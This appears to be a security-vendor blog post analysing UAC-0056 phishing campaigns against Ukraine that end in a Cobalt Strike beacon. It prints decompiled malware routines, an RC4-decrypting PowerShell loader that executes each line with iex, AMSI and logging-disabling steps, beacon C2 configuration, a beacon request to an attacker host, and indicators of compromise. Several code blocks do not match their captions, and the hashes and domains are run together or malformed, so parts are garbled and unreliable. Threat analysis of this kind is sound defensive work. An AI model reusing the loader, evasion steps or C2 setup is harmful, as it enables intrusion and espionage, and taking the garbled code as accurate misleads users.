

Cobalt Strikes again: UAC-0056 continues to target Ukraine in its latest campaign

By Mark Stockley

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This blog was authored by Roberto Santos and Hossein Jazi

The Malwarebytes Threat Intelligence team recently reviewed a series of cyber attacks against Ukraine that we attribute with high confidence to UAC-0056 (AKA UNC2589, TA471). This threat group has repeatedly targeted the government entities in Ukraine via phishing campaigns following the same common tactics, techniques and procedures (TTPs).


Lures are based on important matters related to the ongoing war and humanitarian disaster happening in Ukraine. We have been closely monitoring this threat actor and noticed changes in their macro-based documents as well as their final payloads.

In this blog, we will connect the dots between different decoy samples that we and others such as Ukraine CERT have observed. We will also share indicators for a previously undocumented campaign performed by the same threat actor at the end of June.


Different themes, same techniques

Since the publication of our blog post [There's a Go Elephant in the room](#), we have tracked several new samples as can be seen in the timeline below:


Article continues below this ad.




Let's dig further into those relationships. [UA-CERT](#) has attributed the document named "Information on the availability of *vacancies and their staffing.xls*" to UAC-0056. This file looked familiar to us and for good reason because the macro is nearly identical to the document we analyzed in our initial blog:




In the most recent attack reported by [UA-CERT \(Humanitarian catastrophe of Ukraine since February 24, 2022.xls\)](#) we see an almost identical macro to the one used in another decoy document called *Help Ukraine.xls*:



The *Help Ukraine* lure, to our knowledge, has never been publicly documented before:



We were able to identify 7 different samples with that theme, including one ([258a9665af71200d80766c119e48a4035ee3b68676076bf3ed6462c644fe7d0](#)) that has some similarities with a previous attack:



Also, in the past we have found comments regarding to a domain named ExcelVBA[.]ru. This document was contacting a suspiciously similar domain named excel-vba[.]ru.

```
1 int __thiscall Encrypt_RSA(const void **this, int a2, PCHAR a3, ULONG cbInput, int a5)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-+ TO EXPAND]
4
5     v18 = 1;
6     *a2 = 0i64;
7     *(a2 + 8) = 0;
8     phAlgorithm = 0;
9     phKey = 0;
10    pcbResult = 0;
11    pPaddingInfo[0] = L"SHA1";
12    pPaddingInfo[1] = 0;
13    pPaddingInfo[2] = 0;
14    *a2 = 0;
15    *(a2 + 4) = 0;
16    *(a2 + 8) = 0;
17    if ( BCryptOpenAlgorithmProvider(&phAlgorithm, L"RSA", 0, 0) >= 0 )
18    {
19        v6 = this[3];
20        v7 = *this;
21        pbInput[5] = 16;
22        *&pbInput[6] = 0;
23        *&pbInput[12] = 512;
24        *&pbInput[8] = 3;
25        strcpy(pbInput, "RSA1");
26        *&pbInput[16] = 0;
27        *&pbInput[20] = 0;
28        *&pbInput[24] = *v6;
29        pbInput[26] = v6[2];
30        qmemcpy(&pbInput[27], v7, 0x200u); // Copy the RSA key blob
31        if ( BCryptImportKeyPair(phAlgorithm, 0, L"RSAPUBLICBLOB", &phKey, pbInput, 0x218u, 8u) >= 0
32            && BCryptEncrypt(phKey, a3, cbInput, pPaddingInfo, 0, 0, 0, &pcbResult, 4u) >= 0 )
33        {
34            v12 = pcbResult;
35            ProcessHeap = GetProcessHeap();
36            v9 = HeapAlloc(ProcessHeap, 0, v12);
37            if ( v9 )
38            {
39                if ( BCryptEncrypt(phKey, a3, cbInput, pPaddingInfo, 0, 0, v9, pcbResult, &pcbResult, 4u) >= 0 )
40                    sub_40F360(v9, pcbResult);
41                v10 = GetProcessHeap();
42                HeapFree(v10, 0, v9);
43            }
44        }
45    }
46    if ( phKey )
47        BCryptDestroyKey(phKey);
48    if ( phAlgorithm )
49        BCryptCloseAlgorithmProvider(phAlgorithm, 0);
50    if ( cbInput || a3 )
51        j_j__free(a3);
```

Among victims, we find gov.ua emails being targeted. One of the texts used as email body in the last campaign was written in Ukrainian and translates to:

On February 24, 2022, the army of the terrorist state – the Russian Federation, intervened on the territory of Ukraine. In order to counter the propaganda of the Russian government, the State Department of Statistics at the Office of the President of Ukraine prepared a consolidated report on the dead citizens of Ukraine, on the citizens of Ukraine who were left without a home, on the citizens of Ukraine who lost their jobs, on the number of destroyed homes, on the number of destroyed businesses as a result of an act of aggression . This report shows all the data broken down by regions of Ukraine. Familiarize yourself and familiarize your colleagues with the real state of affairs. Glory to Ukraine!

Translation of original email sent to victims

We will focus our analysis on these 3 newer templates. Exact names and paths are from [024054ff04e0fd75a4765dd705067a6b336caa751f0a804fefce787382ac45c1](#) (Information on the availability of vacancies and their staffing.xls). The analysis is still valid for the others, while minor changes exist between samples.

write.bin

The document will download an executable file named *write.bin*. Other attacks following the same scheme used different names for this file, including *Office.exe*, *baseupd.exe* and *DataSource.exe*. The file is slightly obfuscated, and performs the following actions:

Establishing persistence

After some antidebug tricks, the registry key `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Checker License` is used to establish persistence.

```
HKCU\Software\Microsoft\Windows\CurrentVersion\RunUpdate Checker
```

, is checked first because that was the key used by previous versions of the malware.

```
24 ProcessHeap = GetProcessHeap();
25 v10 = HeapAlloc(ProcessHeap, 0, cbOutput);
26 sub_3BE40(v10, *a3, a3[1]);
27 if ( BCryptOpenAlgorithmProvider(&phAlgorithm, L"AES", 0i64, 0) < 0
28 || BCryptGetProperty(phAlgorithm, L"ObjectLength", pbOutput, 4u, &pcbResult, 0) < 0 )
29 {
30     v13 = 0i64;
31 }
32 else
33 {
34     v11 = *pbOutput;
35     v12 = GetProcessHeap();
36     v13 = HeapAlloc(v12, 0, v11);
37     if ( v13 )
38     {
39         if ( BCryptSetProperty(phAlgorithm, L"ChainingMode", L"ChainingModeCBC", 0x20u, 0) >= 0
40             && BCryptGenerateSymmetricKey(phAlgorithm, &phKey, v13, *pbOutput, *(a1 + 40), *(a1 + 48), 0) >= 0 )
41         {
42             v14 = GetProcessHeap();
43             v15 = HeapAlloc(v14, 0, 0x10ui64);
44             v6 = v15;
45             if ( v15 )
46             {
47                 *v15 = *a1;
48                 if ( BCryptEncrypt(phKey, v10, v7, 0i64, v15, 0x10u, v10, cbOutput, &pcbResult, a4 != 0) >= 0 )
49                     sub_E900(a2, v10, pcbResult);
50                 v16 = a2[1];
51                 if ( v16 >= 0x10 )
52                 {
53                     *a1 = **memset_0(a2, Val, (v16 - 16));
54                     if ( v24 || *Val )
55                         j_j_free(*Val);
56                 }
57             }
58         }
59     }
60 }
61 }
```

Dropping next stage

Next step is dropping a file in *C:ProgramDataTRYxEbX*. This file will be used later.

Request Headers
POST /knock HTTP/1.1
Cache
Cache-Control: no-cache
Pragma: no-cache
Client
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:10.0) Gecko/20100101 Firefox/10.0
Cookies
<input type="checkbox"/> Cookie
as=6f522c314e3b988e00004238.20f7b1ea2055522b
ms=su2
Entity
Content-Length: 1024
Content-Type: application/octet-stream
Transport
Connection: Keep-Alive
Host: fns77.ru

The payload will execute the following powershell Base64 encoded command:

```
JABBADEAIAA9ACAAWbTAHkAcwB0AGUAbQAuAEkAtwAuAEYAaQBAGUAXQA6ADoAUgBlAGEAZABBAGwAbABCAHkAdABLAHMAKAAiEAMA0gBcAFAAcgBvAGcAcgBhAG0ARABhAHQA
```



The chunk before is Base64 encoded; which decodes to:

```
$A1 = [System.IO.File]::ReadAllBytes("C:ProgramDataTRYxEbX");
$A=($W,$Y=$Args;$X=0..255;0..255|&{$Z=($+$X[$_] + $Y[$_%$Y.Length])%256;$X[$_],$X[$Z]=$X[$Z],$X[$_]};$W|&{$U=
($U+1)%256;$V=($V+$X[$U])%256;$X[$U],$X[$V]=$X[$V],$X[$U];$_-bxor$X[(($X[$U]+$X[$V])%256)};};
$C = (& $A $A1 $B1);
$E = (New-Object -TypeName System.Text.UTF8Encoding).GetString($C,0,$C.Length);
$E = $E -Split [Environment]::NewLine;
foreach($EE in $E){iex $($EE+";");}
```

In short the file dropped in `C:ProgramDataTRYxEbX` will be decrypted using

```
CmAjngvdMijLxN
```

as key using the RC4 algorithm. This next PowerShell script will look like:

```
143 PipeAttributes.nLength = 24;
144 PipeAttributes.lpSecurityDescriptor = 0;
145 PipeAttributes.bInheritHandle = 1;
146 if ( CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
147 {
148     if ( CreatePipe(&hFile, &hObject, &PipeAttributes, 0) )
149     {
150         StartupInfo.cb = 104;
151         StartupInfo.dwFlags = 257;
152         StartupInfo.hStdError = $null;
153         StartupInfo.hStdOutput = $null;
154         StartupInfo.hStdInput = $null;
155         StartupInfo.wShowWindow = 0;
156         if ( CreateProcessW(0, $null, 0, 0, 1, 0x00000000, 0, 0, 0, &StartupInfo, &ProcessInformation) )
157         {
158             CloseHandle($hObject);
159             CloseHandle($hReadPipe);
160             sub_3240(v$2);
161             memset(Buffer, 0, sizeof(Buffer));
162             NumberOfBytesRead = 0;
163             while ( ReadFile($hFile, Buffer, 0x400, &NumberOfBytesRead, 0) )
164             {
165                 sub_BAD0(v$2, Buffer);
166                 memset(Buffer, 0, sizeof(Buffer));
167             }
168             CloseHandle($hFile);
169             CloseHandle($hWritePipe);
170             CryptAcquireContext_impl(v$6);
171             set_null(v$4);
172             unknown_libname_104(v$4);
173             set_null_0(8v$4);
174             _lambda_9a32fed5bf61b6b589b2d3f6003082a1_::lambda_9a32fed5bf61b6b589b2d3f6003082a1_(&v$4, v$4);
175             v21 = append(v$3, "DAT");
176             sub_EDB0(8v$4, v21);
```

Here we can see some of the actions that will be taken:

- Disable script logging
- Disable Module Logging
- Disable Transcription
- Disable AMSI protection

After this step, another Base64 payload is decoded and executed:

```
1 void __fastcall __noreturn info_command(__int64 *a1)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     alloc_obj();
6     val = get_val(a1 + 4, 0i64);
7     v3 = sub_D990(val, v5);
8     multitowide(v7, v3);
9     v4 = some_lib_func(v6, v7);
10    submit_routine(v4); // get the info and submit encrypted data
11    if ( a1 )
12        free_0(a1);
13    ExitThread(0);
14 }
```

Cobalt Strike payload deployed

As it can be seen, the main functionality provided by this second PowerShell file is to inject shellcode. This shellcode can be 32 or 64 bit, and is a Cobalt Strike beacon with the following configuration:

- BeaconType** – HTTPS
- Port** – 443
- SleepTime** – 30000
- PublicKey_MD5** – defb5d95ce99e1ebbf421a1a38d9cb64
- C2Server** – skreatortemp.site/s/08u1XdxChhMrLYdTasfnOMQpbsLkq30/field-keywords/
- UserAgent** – Mozilla/5.0_Frsg_stredf_o21_rutyryui_type (Windows NT 10.0; Win64; x64; Trident/7.0; D-M1-200309AC;D-M1-MSSP1; rv:11.0) like Gecko_10984gap
- HttpPostUri** – /nBz07hg5l3C9wuWVCGV-5xHHu1amjF76F2A8i/avp/amznussraps/
- Watermark** – 1580103824

By having a Cobalt Strike instance running on the victim’s machine, it is now fully compromised.

Attacker probes the sandbox

At the time of writing, malicious C&C servers seem to be down. However, on July 5 we saw active servers and successful connections to our test environment. The attackers actively sent reconnaissance commands to the machine, listing the content of several folders.

We were able to decode the network communications using Didier Steven’s excellent collection of [Cobalt Strike tools](#).

```
169 Packet number: 659
170 HTTP request POST
171 https://skreatortemp.site/nBz07hg5l3C9wuWVCGV-5xHHu1amjF76F2A8i/avp/amznussraps/
172 Length raw data: 712
173 Counter: 3
174 Callback: 22 TODO
175 b'\x00\x00\x00\x19'
176 -----
177 C:\Users\*
178 D 0 01/26/2018 11:07:24 .
179 D 0 01/26/2018 11:07:24 ..
180 D 0 11/26/2018 10:04:29 admin
181 D 0 01/26/2018 11:07:33 Administrator
182 D 0 07/14/2009 05:08:56 All Users
183 D 0 07/14/2009 07:07:31 Default
184 D 0 07/14/2009 05:08:56 Default User
185 F 174 07/14/2009 04:54:24 desktop.ini
186 D 0 04/12/2011 08:28:15 Public
```

We consider these actions preliminary moves to check whether the machine is a viable target or not before following up with other actions.

Attribution to UAC-0056

Based on recent attacks reported by CERT UA, as well as the similarities indicated at the beginning of the blog, we can attribute this attack with high confidence to UAC-0056.


Signatures contained in the Cobalt Strike beacons (watermark 1580103824 and public key

defb5d95ce99e1ebbf421a1a38d9cb64

), may be used to connect the attack to other groups. For instance, the public key [should be unique among deployments](#), according to the CobaltStrike documentation.

However, it is important to note that in that case we cannot simply rely on a public key to attribute the sample we analyzed in this report. In fact, these signatures have been attributed to many different groups. Our assessment is that the group used a leaked version of Cobalt Strike and used the same private key as others, making attribution harder.

Malwarebytes users were protected against this campaign thanks to our Anti-Exploit layer.



IOCs

Malicious Excel documents (Help Ukraine template)

fe3bc87b433e51e0713d80e379a61916ceb6007648b0fde1c44491ba44dc1cb3c9675483ab362bc656a9f682928b6a0c3ff60a274ade3ceabac332069480605a1b95186ecc081911c3a80f278e4ed34ee9ef3a46f5cf1ae8573ac3a4c69df532 258a9665af7120d0d80766c119e48a4035ee3b68676076bf3ed6462c644fe7de663bb4d9506e7c09bcf7b764d31b61d8f7dba0b64dd4ef4e9d282e1909d386ecd2bb648a9ad28069c1ec4c0da546507797fd0243e9e5eece581bf702675ffeac9a4d9b63a0ca68194eae433d6b2e9a4531b60b82faf218b8dd4b69cec09df

Malicious Excel documents (Humanitarian template)

024054ff04e0fd75a4765dd705067a6b336caa751f0a804f6fce787382ac45c114736be09a7652d206cd6ab35375116ec4fad499bb1b47567e4fd56dcfcd22ea474a0f0bb5b17a1bb024e08a0bb46277ba03392ee95766870c981658c4c2300d

Payloads

0709a8f18c8436deea0b57deab55afbcea17657cb0186cbf0f6fcb551661470aadd8c7c248915c5da49c976f24aeb98ccc426fb31d1d6913519694a7bb9351afb2a9dcfcf41c493fb7348ff867bb3cad9962a04c9dfd5b1afa115f7f737346501d4741a0aa8784e9feeb9f960f259c09cbcecc206f355209c851b7f094eff

Cobalt Strike beacon and payloads

136.144.41[.].177
 syriahr[.].Jeu/s/Xnk75JwUcIebkrmENTuffiiKEmoqBN/field-keywords/
 syriahr[.].Jeu/nzXILVas-VALvDh9lopkC/avp/amznussraps/
 skreatortemp[.].site
 imolaoggi[.].Jeu